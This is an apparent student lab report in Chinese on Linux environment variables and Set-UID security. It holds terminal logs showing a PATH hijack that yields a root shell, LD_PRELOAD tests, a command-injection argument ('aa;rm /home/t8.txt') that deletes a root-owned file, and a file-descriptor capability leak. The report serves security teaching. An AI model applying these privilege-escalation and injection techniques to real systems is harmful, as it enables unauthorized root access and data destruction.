

57117121 聂榕

## Task1

1.

```
[08/31/20]seed@VM:/bin$ printenv PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr
/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/
java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/andro
id-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/see
d/android/seed/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[08/31/20]seed@VM:/bin$ env PATH
env: 'PATH': No such file or directory
[08/31/20]seed@VM:/bin$ env | grep PATH
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost
_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib
/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/
android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/hom
e/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
[08/31/20]seed@VM:/bin$
```

2.

```
[08/31/20]seed@VM:/bin$ export NRVAR="testvar"
[08/31/20]seed@VM:/bin$ env | grep NRVAR
NRVAR=testvar
[08/31/20]seed@VM:/bin$ unset NRVAR
[08/31/20]seed@VM:/bin$ env | grep NRVAR
[08/31/20]seed@VM:/bin$
```

## Task2

```
[08/31/20]seed@VM:~/Lab/lab1$ gedit
[08/31/20]seed@VM:~/Lab/lab1$ gedit task2.c
[08/31/20]seed@VM:~/Lab/lab1$ g++ -o task2.out task2.c
[08/31/20]seed@VM:~/Lab/lab1$ task2.out > child
[08/31/20]seed@VM:~/Lab/lab1$ gedit task2.c
[08/31/20]seed@VM:~/Lab/lab1$ g++ -o task2.out task2.c
[08/31/20]seed@VM:~/Lab/lab1$ task2.out > parent
[08/31/20]seed@VM:~/Lab/lab1$ diff child parent
[08/31/20]seed@VM:~/Lab/lab1$
```

从这里的 diff 命令的结果可以看出，两份环境变量文件没有不同。说明 fork 产生的子进程继承父进程的环境变量。

Child:

Parent:



environ 为环境变量参数时:

可以看到，使用 `execve` 函数时，新执行程序的环境变量就是调用 `execve` 函数时传入的环境变量参数，与原本的程序无关。

## Task4

```
[08/31/20]seed@VM:~/Lab/lab1$ task4.out
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
SHVL=1
LIBGL_ALWAYS_SOFTWARE=1
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
```

注：程序通过 system()和在 shell 中直接使用 env，环境变量的差别只有“\_”变量一项

```
_=./task4.out|
|_=/usr/bin/env
```

## Task5

1.编译程序和设置权限：

```
[08/31/20]seed@VM:~/Lab/lab1$ gedit task5.c
[08/31/20]seed@VM:~/Lab/lab1$ gcc -o task5.out task5.c
[08/31/20]seed@VM:~/Lab/lab1$ sudo chown root task5.out
[08/31/20]seed@VM:~/Lab/lab1$ sudo chmod 4755 task5.out
```

2.设置环境变量

```
[08/31/20]seed@VM:~/Lab/lab1$ export PATH="/bin"
[08/31/20]seed@VM:~/Lab/lab1$ export LD_LIBRARY_PATH="/bin"
[08/31/20]seed@VM:~/Lab/lab1$ export NVAR="TESTVAR"
```

3.运行结果

```
[08/31/20]seed@VM:~/Lab/lab1$ ./task5.out | grep PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
```


```
[08/31/20]seed@VM:~/Lab/lab1$ ./task5.out | grep LD_LIBRARY_PATH
[08/31/20]seed@VM:~/Lab/lab1$
```

```
[08/31/20]seed@VM:~/Lab/lab1$ ./task5.out | grep NVAR
NVAR=TESTVAR
[08/31/20]seed@VM:~/Lab/lab1$
```

程序运行结果显示程序执行时 LD\_LIBRARY\_PATH 被忽略了，另两个变量则正常，显示了设定后的值。原因就是操作系统会检查 EUID 和 RUID，不一致时，忽略 LD\_PRELOAD 和 LD\_LIBRARY\_PATH。

## Task6

自定义 ls.c (在/home/seed 目录下)

```
Open ▾ 
#include <stdio.h>
#include <stdlib.h>
int main()
{
    system("/bin/zsh");
    return 0 ;
}
```

运行结果 (先运行一次 sh 进入 zsh)

```
[09/01/20]seed@VM:~$ /bin/sh
$
$
$
$ ls
android      Desktop     examples.desktop  lib      Music      source
bin           Documents  get-pip.py        ls       Pictures  Templates
Customization Downloads  Lab               ls.c     Public    Videos
$ export PATH=/home/seed:$PATH
$ cd Lab/lab1
$ task6.out
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM# strings task6.c
#include <stdio.h>
#include <stdlib.h>
int main()
system("ls");
return 0 ;
VM#
VM# █
```

可见获得了 root 权限。

## Task7

直接运行:

```
[09/01/20]seed@VM:~/Lab/lab1$ myprog.out
I am not sleeping!
[09/01/20]seed@VM:~/Lab/lab1$ █
```

运行的是自定义的 sleep 函数

改为 setuid 程序后运行:

```
[09/01/20]seed@VM:~/Lab/lab1$ myprog.out
[09/01/20]seed@VM:~/Lab/lab1$ █
```

运行的是系统 sleep 函数

进入 root 用户模式，export LD\_PRELOAD 后再运行

```
root@VM:/home/seed/Lab/lab1# myprog.out
I am not sleeping!
root@VM:/home/seed/Lab/lab1#
```

运行的是自定义 sleep 函数

新建用户 lab1user:

```
[09/01/20]seed@VM:~/Lab/lab1$ sudo useradd lab1user -m -s /bin/bash -d /home/lab1user -g seed
```

更改程序权限:

```
[09/01/20]seed@VM:~/Lab/lab1$ sudo chown lab1user myprog.out
[09/01/20]seed@VM:~/Lab/lab1$ sudo chmod 4755 myprog.out
```

以 seed 用户运行:

```
[09/01/20]seed@VM:~/Lab/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/01/20]seed@VM:~/Lab/lab1$ myprog.out
[09/01/20]seed@VM:~/Lab/lab1$
```

运行的是系统 sleep 函数

运行后再查看 LD\_PRELOAD:

```
[09/02/20]seed@VM:~/Lab/lab1$ myprog.out
[09/02/20]seed@VM:~/Lab/lab1$ env | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~/Lab/lab1$
```

确实是修改后的值，但是没有使用

如果在 seed 用户下使用 export 命令更改 LD\_PRELOAD，当使用 su 命令变为 root 用户后再查看环境变量，发现该值又转换为了原值（应该是环境变量文件中的值）。如果再切回 seed 用户（使用 su 命令切换），仍是原值。

```
[09/02/20]seed@VM:~/Lab/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~/Lab/lab1$ env | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~/Lab/lab1$ su root
Password:
root@VM:/home/seed/Lab/lab1# env | grep LD_PRELOAD
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
root@VM:/home/seed/Lab/lab1# su seed
[09/02/20]seed@VM:~/Lab/lab1$ env | grep LD_PRELOAD
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
[09/02/20]seed@VM:~/Lab/lab1$
```

不过在使用 exit 命令退出 root 命令进程后，回到原来 seed 用户进程，该变量还是修改后的值:

```
[09/02/20]seed@VM:~/Lab/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~/Lab/lab1$ env | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~/Lab/lab1$ su root
Password:
root@VM:/home/seed/Lab/lab1# exit
exit
[09/02/20]seed@VM:~/Lab/lab1$ env | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~/Lab/lab1$
```

对 PATH 变量进行同样的操作是同样的结果。

上述自定义 myprog 程序，类似 task5 的现象，就是系统发现程序运行时的 RUID 和 EUID 不同，会忽略 LD\_PRELOAD 和 LD\_LIBRARY\_PATH 的修改后的值，使用原来的默认值，但并没有改回去。

而 su 命令应该是因为产生了新进程，不继承父进程的环境变量，新进程的环境变量与父进程没什么关系了。

### Task8

先用 root 用户，在 /home 文件夹下（不在 seed 文件夹）创建两个 txt 文件。

```
[09/01/20]seed@VM:/home$ ls -l | grep t8
-rw-r--r-- 1 root root 14 Sep 1 05:21 t82.txt
-rw-r--r-- 1 root root 15 Sep 1 05:21 t8.txt
[09/01/20]seed@VM:/home$
```

在 seed 用户下尝试删除

```
[09/01/20]seed@VM:/home$ rm t8.txt
rm: remove write-protected regular file 't8.txt'? y
rm: cannot remove 't8.txt': Permission denied
[09/01/20]seed@VM:/home$
```

失败

调用 system() 函数时运行程序：

```
[09/01/20]seed@VM:~/Lab/lab1$ task8.out "aa;rm /home/t8.txt"
/bin/cat: aa: No such file or directory
[09/01/20]seed@VM:~/Lab/lab1$ cd ../../
[09/01/20]seed@VM:~$ cd ..
[09/01/20]seed@VM:/home$ ls
lab1user seed t82.txt
[09/01/20]seed@VM:/home$
```

成果删掉了 t8.txt

将程序换为调用 execve：




```
[09/01/20]seed@VM:~/Lab/lab1$ task8cve.out "aa;rm /home/t82.txt"
/bin/cat: 'aa;rm /home/t82.txt': No such file or directory
[09/01/20]seed@VM:~/Lab/lab1$ cd /home/
[09/01/20]seed@VM:/home$ ls
lab1user  seed  t82.txt
[09/01/20]seed@VM:/home$
```

我们看到同样的操作并未成功。

原因就是 `execve` 将用户的输入整体作为文件名，并不是和命令简单地拼接。使通过分号执行其他命令的尝试失败。

## Task9

先使用 root 用户创建 `/etc/zzz`:



```
[09/01/20]seed@VM:~/Lab/lab1$ task9.out
[09/01/20]seed@VM:~/Lab/lab1$ cd /etc
[09/01/20]seed@VM:/etc$ cat zzz
test file zzz.
Malicious Data
[09/01/20]seed@VM:/etc$
```

可以看到文件被修改了。

原因就是，在程序中，关闭文件描述符的语句是 `fork` 之后，并且只在父进程中执行了。那么，在未降权之前的产生的文件描述符被子进程继承了，那么子进程就可以利用该文件描述符写入数据。